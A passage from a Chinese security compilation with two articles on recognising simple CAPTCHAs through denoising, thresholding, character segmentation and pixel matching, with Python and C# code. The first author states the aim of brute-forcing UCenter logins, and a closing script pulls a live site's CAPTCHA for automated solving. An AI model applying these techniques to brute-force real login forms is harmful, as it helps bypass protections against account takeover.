    font = []
    for i in range(4):
        x=7+i*13
        y=3
        font.append(img.crop((x,y,x+9,y+13)))
    return font
```

异或

对比图像相似度时，有很多种方法，其中异或是最简单的。不过用来对付这种简单验证码，

已经足够了，代码如下：

```
def compare(img, im):
        num = 0
        for x in range(9):
            for y in range(13):
                if img[x, y] != im[x, y]:
                    num += 1
```

```
return num
```

然后加上判断语句，从返回的 num 里面选择最小的，也就是不同程度最小的字模，即可认定该数字等于字模标识的数字，最后完整的识别文件地址如下：

http://tools.pwn.ren/wp-content/uploads/2016/01/UCres.zip

该脚本会识别 data1 目录下所有图片(使用了 PIL 库)。

进阶

在 dzscan 第二次改版的时候，就想到了爆破 UCenter。只是 UCenter 存在验证码，所以就想做个识别的，这次分享出来供大家参考。

去噪

验证码识别去噪一般都是最大的问题，如图 3-1-2：

图 3-1-2

如果用二值去噪，右边的那些也会被认为是普通的字符，导致无法识别。所以我选择了 rgb 值去噪，主要方法如下：

先转换成黑白图，即 rgb 转化为 L 模式，只有 256 个值，从全黑到全白。然后对每个相同像素的个数进行统计，像素点个数最多的四个 L 值必然是四个字母，如图 3-1-3：

图 3-1-3

不过也有这样的，如图 3-1-4：




图 3-1-4

明显是去噪残了，所以就要第二次去噪，通过判断周围的像素点数量去除小的噪点，也就是看某个像素点前后左右有多少像素点，如果像素周围的像素点之和小于等于 2，即把认为是

孤立像素点去掉，如图 3-1-5：




图 3-1-5

基本上可以进行下一步了。

匹配算法

由于有像素损失，这种图片不能确保切割下来的长宽高和形状是一样的，所以简单地异或是肯定不可以的，这次我选择的是另外一种匹配算法。

首先对图片进行切割，因为第二步已经基本没有了单独的噪点了，所以直接从左向右搜索。遇到有黑色的一列就作为切割的起始，遇到全是白色的列就作为切割的结束，对其切割，将切割下来的图进行识别，重复四次，即可切出 4 个字母的大概轮廓。

对每个字符来说，确定位置的是字符的左和右，而字符是悬浮不定的，如上图，每个字符的上下是不可知的。

但是对于每个字符来说，每一列最上面的像素点到最下面的像素点的长度都基本相同，如图 3-1-6：




图 3-1-6

根据这个原理可以提取出来一系列特征值，为了更加精确，个别字符有两个特征值(图片中的字符本来就不完全相同，加上去噪的影响，所以有些图片特征不同，但是为同一个字符)

就用大小写来分别代替，不过这样有个缺点，那就是"O,C,Q"分不清。这种问题目前未解决，解决方法其实也不难，再加个每一列像素点个数之和的比较。

将特征提取出来后即可与预置的特征比较，相差最少的即可认为相同。

由于各种影响，比如"O,C,Q"等特征不明确，所以最终识别率在百分之 30 左右，如果再加个判断应该能达到百分之 60 以上。

此处随机选取了 15 个验证码进行识别，5 个是对的，如图 3-1-7：




图 3-1-7

http://tools.pwn.ren/wp-content/uploads/2016/01/UCres.zip

后话

之前团队的成员们忙着找工作和考试，写 dzscan 的时候很多地方写得不太完善，准备在这个寒假尝试着再次改进。届时将 GourdScan 和其他工具一起，整合在大 C 师傅的博客“安全工具箱(http://tools.pwn.ren/)”里面。接下来更深一步的验证码识别，以及 UCenter 识别改进的文章可能会发在安全工具箱中，敬请关注。

（全文完） 责任编辑：游风

第2节 简单验证码识别及工具二

作者：crystal_lz

来自：乌云知识库

网址：http://drops.wooyun.org/

注 :此文章只适合简单验证码 ,最后也将编写的工具附上以及关键部分代码和使用说明文档。

简介

虽然验证码发展到如今有许多人类都难以识别的状态了 ,但人有部分老系统使用的验证码异常的简单。还有一些网站由于程序员本身的素质或者缺乏相关图像相关的知识 ,所以并没有自己写验证码的生成程序 ,而是直接在网上随便复制粘贴一个 Demo 级别的代码来用 ,以达到网站有验证码的目的。忽略了验证码的强弱性 ,导致很多网站的验证码都是爆款弱验证码，如图 3-2-1：

图 3-2-1

还有更傻缺的验证码，如图 3-2-2：

图 3-2-2

直接就能复制的，这种是完全不知道验证码的意义或者为了应付而做的验证码。

处理方式

好吧，我们忽略上面的图继续说，对于那些简单验证码他们的共同点是：

标准字体 背景单简单甚至纯色没有背景 字体并没有粘贴在一起

而本文讨论的就是这类的验证码。对于那种连背景都没有的纯色、标准字体、没有黏贴的那种再简单不过了直接就是 100%的识别率，如图 3-2-3：




图 3-2-3

这种就不讨论了，下面来看看 wooyun 的验证码，Wooyun 的验证码有两种状态，如图 3-2-4：




图 3-2-4

一种是白色文字深色背景，一种是黑色文字浅色背景。

如果只有一种，无论是哪种设定，一个阀值都能很好的二值化。但现在的情况却是有两种，所以我能想到的最简单的方式。那好，我就给出两个阀值。对于黑色文字，我就用一个较小一点的阀值。对于白色文字，我就用一个较大一点的阀值。

但是这样还是会出现一个问题，白色文字二值化后，背景黑色文字白色。而黑色文字二值化后，背景白色文字黑色，就像下面一样，如图 3-2-5：




图 3-2-5

可以看出，上面我左边框选区域一切正常，而右边却出了问题。那是因为在我写程序的时候，我认为二值化后文字都是黑色背景是白色，所以我就把黑色区域当作文字来框选，得到了如上的效果。所以说这是一个问题，我们不仅要二值化，二值化后还要弄清楚白色是文字还是黑色是文字。于是我又想到一种办法，通常情况下一张图上背景的面积都会大于文字所占用的面积。所以在二值化的同时，我还做了一件事情：二值化的同时记录下黑点个数和白点个数，如果黑点的个数大于白点的个数，那么我就把黑白反色一下让黑色像素点变成最少，这样再把黑色像素当作文字处理，如图 3-2-6：




图 3-2-6

这样做还有一个问题就是，我怎么知道什么时候应该使用那一个阀值来二值化。当然办法可

以有很多，比如当图像上深色像素多于浅色像素的时候，使用较大阀值，否则做法就相反。

不过，我并不是这样做的，如图 3-2-7：

图 3-2-7

在工具上我提供了一个框让用户输入验证码的字符个数，这样的话我对体统的阀值挨个遍历二值化后，去识别区域。如果框出来的区域个数是有问题的，那么就换下一个阀值。如果所有阀值都遍历完了还是有问题，那么这验证码确实也是超出这个工具的范围了，因为这个工具的目的是通用。对于那些需要单独写代码来识别的，不在它的能力范围内。

在这之前一些验证码，可能还需要一些处理。比如很常见的一些验证码有边框的，如图 3-2-8：

图 3-2-8

左边是没有裁剪的边框，一起被二值化成为了黑色，然后拆字就悲剧了。右边是裁剪掉了一

个像素的把边框去掉了，然后就一切正常了。这种情况就不说了，都懂的。

还有一种比较复杂的情况，因为二值化并不是万能的，并不是说什么验证码，一进行二值化后文字和背景就出来了。下面这张图，是我以前程序需要做百度推广的验证码识别，如图 3-2-9：




图 3-2-9

上面这张图不怎么能看到效果，因为都是好几年前的事情了，验证码连接访问已经是 500 了，这张图都是测试的时候的截图。

我描述一下情况吧，上面的验证码首先有边框、文字、干扰线。即使能把边框裁剪掉也找不到一个合适的阀值来把线条和文字分离，原因很简单，因为他的线条的颜色比文字的颜色深。如果我的阀值太小，那么我的文字就没有了，只剩下一些线条在那里，如图 3-2-10：




图 3-2-10

这图为上面那张图片上验证码的 NZ 两个字符在 ps 中放大的效果，尽管上面图像原来并非保

存的 png 格式已经失真，但大概还是能看到点什么的。我也去翻了翻以前的代码来看，当初我二值化的时候并非直接二值化的，在二值化之前还单独对 RGB 进行了判断，代码截图如下，如图 3-2-11：

```
for (int x = 0, xLen = bmp.Width; x < xLen; x++) {
    for (int y = 0, yLen = bmp.Height; y < yLen; y++) {
        byte byV = GetAvg(
            byColorInfo[y * bmpData.Stride + x * 3],        //b
            byColorInfo[y * bmpData.Stride + x * 3 + 1],    //g
            byColorInfo[y * bmpData.Stride + x * 3 + 2]);   //r
        if ((byColorInfo[y * bmpData.Stride + x * 3] <= 60
            && byColorInfo[y * bmpData.Stride + x * 3 + 1] <= 60
            && byColorInfo[y * bmpData.Stride + x * 3 + 2] <= 60) || byV <= 30)
            byV = 255;//直接视为背景色
        else byV = (byte)(byV >= 130 ? 255 : 0);
        byColorInfo[y * bmpData.Stride + x * 3] =
            byColorInfo[y * bmpData.Stride + x * 3 + 1] =
            byColorInfo[y * bmpData.Stride + x * 3 + 2] = byV;
    }
}
```

drops.wooyun.org

图 3-2-11

处理百度推广的验证码，是我做的第一个验证码识别程序。所以我一直记得很清楚，不是一个二值化就能搞定的，所以说在这个工具中我也加入了同样可以单独处理 RGB 的功能。

由于百度的这个验证码已经访问不了了，所以我找了一个同样有线条的验证码，但是这个验证码线条颜色比文字颜色浅，所以我就用默认的 127 作为阀值，假设二值化无法搞定，如图 3-1-12：

图 3-2-12

用 127 阀值上面线条一起被黑化了，但是图片中文字颜色接近黑色而线条颜色却要浅一点，

所以判断的时候，可以认为 RGB 的平均值大于 20 的就视为背景，可以这样，如图 3-2-13：




图 3-2-13

然后效果就成了这样，如图 3-2-14：




图 3-2-14

这样线条就被处理掉了，不过这个验证码直接设置阀值就能搞定，只是为了说明所以采用 127 作为阀值。还有一点这个验证码和百度的那个，他们线条都是在文字的下方，如果是在文字上方，那么同样的超出了这个工具的范围。

对于线条在上方的，我想过一些处理方式，假设线条为红色的时候，我在遍历的时候遇到一个红色像素点。我就把红色像素设置为和他相邻像素的非红色的颜色，但是我想了一想这个“相邻”就涉及了它周围八个像素点。我应该取那一个像素点的颜色，如果是在背景上还好，他周围应该都是背景的颜色。

那一个都无所谓，可是如果是在线条、背景还有文字的交界处就不好处理了。所以工具里面暂时还没提供这样的功能，还有那种很难分离背景或者字黏贴在一起的，但是每个文字都是一个颜色的那种。

我也想过一些处理方式，但是实现起来我感觉都会存在一些小问题，所以就还展示没有做，就不扯那么多了，等做好了再来扯，才比较有根据。

拆字和识别

下面来说说验证码识别中的一个难点 -> 拆字。

基本上在我看来，能正确的拆字，那么就已经成功了 80%了，因为剩下的就是比对的问题了。

我在工具中只提供了两种方式拆字，如图 3-2-15：

图 3-2-15

手动添加就不用说了，我这里的自动识别是最传统的深度遍历，从图像的第一个像素点开始遍历，因为图像已经二值化。按照我的工具的理解，就只剩下白色背景和黑色文字，所以遇到一个黑色像素点的时候开始记录，然后开始深度遍历，GIF 效果图地址如下：

http://static.wooyun.org//drops/20160224/2016022410202265287.gif

大概代码如下，如图 3-2-16：

```
for (int y = 0; y < m_bmp.Height; y++) {
    for (int x = 0; x < m_bmp.Width; x++) {
        m_pt.X = x; m_pt.Y = y;
        if (m_rect.Size == Size.Empty) m_rect.Location = m_pt;
        if (m_bmp.GetPixel(x, y).ToArgb() != Color.Black.ToArgb()) continue;
        this.Depth(x, y);
        //宽度和高度 +1 自己思考为什么(right:3 left:2 它的像素宽度是多少?)
        m_rect.Width +=1; m_rect.Height += 1;
        return;
    }
}

private void Depth(int x, int y) {
    if (x < 0 || y < 0) return;
    if (x >= m_bmp.Width || y >= m_bmp.Height) return;
    if (m_bmp.GetPixel(x, y).ToArgb() != Color.Black.ToArgb()) return;
    m_bmp.SetPixel(x, y, Color.Blue);//标记
    if (x < m_rect.X) { m_rect.Width = m_rect.Right - x; m_rect.X = x; }
    if (y < m_rect.Y) { m_rect.Height = m_rect.Bottom - y; m_rect.Y = y; }
    if (x > m_rect.Right) m_rect.Width = x - m_rect.X;
    if (y > m_rect.Bottom) m_rect.Height = y - m_rect.Y;
    this.Depth(x, y + 1);       //下
    this.Depth(x + 1, y);       //右
    this.Depth(x, y - 1);       //上
    this.Depth(x - 1, y);       //左
    this.Depth(x - 1, y + 1);   //左下
    this.Depth(x + 1, y + 1);   //右下
    this.Depth(x + 1, y - 1);   //右上
    this.Depth(x - 1, y - 1);   //左上
}
```

drops.wooyun.org

图 3-2-16

对于拆字还有很多其他的方式，这里只是最普通的也是最简单的一种，对于其他方式这个工具中并没有提供，因为工具只针对简单通用的验证码。

对于那种需要单独写代码的验证码不考虑，而且工具上功能附加太多也就变得复杂了。

其实重点就是感觉有点付出和回报不成正比。

而且对于那些流传的拆字理论知识，说起来确实简单，但是实际做的时候才会发现，这些理论其实是存在漏洞的，只会在特定条件下才会成立。而验证码却是变幻多端的，这里也就不扯那么多了。

剩下来的就是识别了，我采用的识别方式比较简单，就是两张图来对比。

一张是验证码上面截取出来的图像，一张是已知的样本图像，如图 3-2-17：

```
private int CmpImage(Image imgA, Image imgB) {
    int nCount = 0;
    using (Bitmap bmpTemp = new Bitmap(imgA.Width, imgA.Height)) {
        using (Graphics g = Graphics.FromImage(bmpTemp)) {
            //将B重置为A的大小
            g.DrawImage(imgB, 0, 0, imgA.Width, imgA.Height);
            //锁定位图A
            BitmapData bmpDataA = ((Bitmap)imgA).LockBits(
                new Rectangle(0, 0, imgA.Width, imgA.Height),
                ImageLockMode.ReadWrite,
                PixelFormat.Format24bppRgb);
            byte[] byColorInfoA = new byte[imgA.Height * bmpDataA.Stride];
            Marshal.Copy(bmpDataA.Scan0, byColorInfoA, 0, byColorInfoA.Length);
            //锁定位图B
            BitmapData bmpDataB = bmpTemp.LockBits(
                new Rectangle(0, 0, bmpTemp.Width, bmpTemp.Height),
                ImageLockMode.ReadWrite,
                PixelFormat.Format24bppRgb);
            byte[] byColorInfoB = new byte[bmpTemp.Height * bmpDataB.Stride];
            Marshal.Copy(bmpDataB.Scan0, byColorInfoB, 0, byColorInfoB.Length);
            //变量两张图的重叠像素是否一直
            for (int x = 0, xLen = imgA.Width; x < xLen; x++) {
                for (int y = 0, yLen = imgA.Height; y < yLen; y++) {
                    byte byA = (byte)(GetAvg(//非黑即白
                        byColorInfoA[y * bmpDataA.Stride + x * 3],
                        byColorInfoA[y * bmpDataA.Stride + x * 3 + 1],
                        byColorInfoA[y * bmpDataA.Stride + x * 3 + 2]) != 255 ? 0 : 255);
                    byte byB = (byte)(GetAvg(//非黑即白
                        byColorInfoB[y * bmpDataB.Stride + x * 3],
                        byColorInfoB[y * bmpDataB.Stride + x * 3 + 1],
                        byColorInfoB[y * bmpDataB.Stride + x * 3 + 2]) != 255 ? 0 : 255);
                    if (byA == byB) nCount++;//表示像素重叠
                }
            }
            Marshal.Copy(byColorInfoA, 0, bmpDataA.Scan0, byColorInfoA.Length);
            ((Bitmap)imgA).UnlockBits(bmpDataA);
            Marshal.Copy(byColorInfoB, 0, bmpDataB.Scan0, byColorInfoB.Length);
            bmpTemp.UnlockBits(bmpDataB);
        }
    }
    return nCount;
}
```

drops.wooyun.org

图 3-2-17

调用函数会返回这两张图的重叠的像素的个数 ,这样我把截取出来的验证码字符和我所有的样本对比一次，取出 nCount 最高的一个作为结果。

也就是说取出和样本中重叠率最高的一个出来作为结果，在工具中我有两种方式提供样本：一种是使用系统的字体，一种是手动采集，如图 3-2-18：

图 3-2-18

如果使用系统字体，在文本框内输入验证码可能出现的字符，然后点击生成，会弹出系统对话框设置字体，从而产生样本。不过对于一些非标准字体，系统字体就很难搞定了，无论是标准字体还是非标准的字体，都建议使用手动采集的方式。因为直接从验证码上截取下来的图怎么说也是原配，重复的图片工具也只会采集一次，不会重复添加降低效率比对，下面就是一个非标准字体，如图 3-2-19：

图 3-2-19

理论上来说，样本采集越多越全，识别率就越高。反正我每次都是使用的手动采集样本，对

了，这个工具只是一个配置工具而已，并不能用来做什么其他事情，当一切都配置好了之后就可以点击工具上的“文件”->“保存”，将这些所有的配置保存成一个文件，可以保存为两种后缀(.ci 和.ci.png)，后者以图片保存方便电脑上查看，如图 3-2-20：




图 3-2-20

而识别是另一个独立的工具进行调用，如果是.NET 则直接调用提供的 dll 来识别。之所以这样设计，是因为我并不知道别人会用验证码识别来做什么事情，所以除了识别以外我也不知道别人想要什么功能，所以把所有东西全部独立出来共别人调用或者使用，对于识别我提供了一个命令行调用工具供给非.NET 平台的程序调用，如图 3-2-21：

图 3-2-21

以 python 举例：

```
# coding: UTF-8
import os
result = os.popen('verifytool.exe D:\\woo.ci.png -f D:\\woo-verify.png').readlines()
print (result)
```

在我的 D 盘有这样一张图，如图 3-2-22：




图 3-2-22

这样别人就可以自己写脚本去做自己爱做的事情，不过我还是建议使用-p 的方式来调用：

```
# coding: UTF-8
import urllib2
from socket import *

h = urllib2.urlopen('http://www.wooyun.org/captcha.php')
str = h.read()                                  #获取验证码
s = socket(AF_INET,SOCK_DGRAM);
s.sendto(str,('localhost',14250))      #将获取到的验证码发送给识别程序
code = s.recvfrom(65500)                    #接受识别出来的验证码
print(code)
```

如图 3-2-23：

